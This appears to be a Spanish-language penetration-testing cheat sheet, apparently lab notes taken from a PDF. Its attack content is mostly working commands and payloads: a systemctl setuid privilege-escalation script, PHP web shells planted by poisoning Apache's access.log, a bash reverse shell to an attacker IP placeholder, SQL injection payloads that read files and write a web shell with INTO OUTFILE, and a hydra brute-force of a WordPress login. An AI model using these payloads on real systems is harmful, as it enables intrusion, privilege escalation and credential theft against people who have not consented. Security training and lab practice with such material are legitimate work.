
- Unattend.xml
- unattended.xml
- unattend.txt
- sysprep.xml
- sysprep.inf


Nota: Las contraseñas en estos archivos pueden estar codificadas en base64.











Comandos interesantes:

chown -R kevindaxvz /ruta/al/directorio	-R: Esta opción indica que el cambio de propiedad debe aplicarse recursivamente a todos los archivos y subdirectorios dentro del directorio especificado
chmod u+s /ruta/fichero	Agrega el setuid al usuario
bash -p	El comando bash -p inicia una nueva instancia del shell Bash en modo privilegiado. Esto significa que el shell no descartará privilegios, incluso si fue iniciado con el identificador de usuario efectivo (EUID) diferente del identificador de usuario real (UID).

*En caso el fichero systemctl tenga setuid, podemos usar este script para elevar privilegios.

```
#!/bin/bash

TF=$(mktemp2).service
echo '[Service]
Type=oneshot
ExecStart=bash -c \'chmod u+s /bin/bash\'
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF

#guardamos ese fichero, ejecutamos, y luego usamos 'bash -p' y obtendremos terminal de root.
```

#Este código de abajo metimos en el archivo access.log del servidor apache por netcat. Este código nos permite poder meter código utilizando el archivo access.log&cmd=COMANDO
<?php echo shell_exec(\$_GET['cmd']);?> or <?php echo shell_exec(\$_GET['\cmd\']);?> #escapando comillas

<?php echo "pre". shell_exec(\$_REQUEST['cmd']). "</pre>"; ?>
Access.log?cmd=COMANDO #para este 2do comando será así

bash -c 'bash -i>& /dev/tcp/<IPatacantante>/<PORTatacantante> 0>&1' # esta bash pondremos en la url pero podemos encodearlo para url con burpsuite, ya que texto suele producir error en las URLs.

Para tener una Shell que permite usar CTL+L , moverse con las → , etc.
script /dev/null -c bash (luego ctrl+z para volver al atacante que hará lo siguiente:
stty raw -echo; fg luego de dar enter presionara reset xterm luego
export SHELL=bash
export TERM=xterm)

Si te sale este error, presiona ctrl+c y luego escribes lo siguiente de debajo de la imagen:

```
[1] + continued nc -lnvp 80
                                reset: unknown terminal type xterm
Terminal type? ^C
        daemon@linux:/$ reset: unknown terminal type unknown
```

stty sane
export TERM=xterm-256color
reset

SQL Injection:

Para encontrar base de datos, tablas, campos, etc.

```
1' OR 1=1 UNION select * from dvwa.users LIMIT 2#
1' OR 1=1 UNION select count(*),null from information_schema.views #
```

```
#1 select * from information_schema.columns ;
#2 select distinct(table_schema) from information_schema.columns ;
#3 select * from information_schema.columns where table_schema='sakila' ;
#4 select * from information_schema.columns where table_schema='sakila' and table_name='actor';
# select column_name from information_schema.columns where table_schema='sakila' and table_name='actor'; # aquí encontramos los campos para la tabla actor
de la base de datos sakila.
```

```
1' OR 1=1 UNION select user, password from sakila.actor # ya podemos mencionar a los usuarios
```

Ejemplo:

```
1' OR 1=1 UNION select user, password from tikiwiki.tiki_users #
```

```
SELECT LOAD_FILE("C:\\\\ProgramData\\\\MySQL\\\\MySQL Server 8.0\\\\Uploads\\\\probando.txt"), null from sakila.actor; #Para leer archivos  
select first_name, last_name from sakila.actor where actor_id = 1 UNION select "casinos lindos", null INTO OUTFILE "C:\\\\ProgramData\\\\MySQL\\\\MySQL Server 8.0\\\\Uploads\\\\probando2.txt";  
#ejemplo Para cargar archivos  
  
1' UNION select "<?php echo shell_exec($_GET['cmd']);?>", null INTO OUTFILE "/var/www/dvwa/wish.php" # #cargar un archivo que nos permite ejecutar  
comandos remotamente.
```

Otras funciones importantes para obtener información en SQL.

- @@hostname : Nombre de host actual
- @@tmpdir : Directorio tmp
- @@datadir : Directorio de datos
- @@version : Versión de DB
- @@basedir : Directorio base
- user() : Usuario actual
- database() : Base de datos actual
- version() : Versión
- schema() : base de datos actual
- UUID() : Clave UUID del sistema
- current_user() : Usuario actual

URL donde podemos obtener mas información para usar funciones por defecto de sql.

- <https://dev.mysql.com/doc/refman/8.0/en/information-schema-table-reference.html>
- <https://dev.mysql.com/doc/refman/8.0/en/information-schema-tables-table.html>

```
hydra -C pares.txt 192.168.53.11 http-post-form "/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.53.11%2Fwp-admin%2F&testcookie=1:Invalid username"
```

```
gobuster dir -u <URL-TARGET> -w <WORDLIST> -t 100 --no-error
```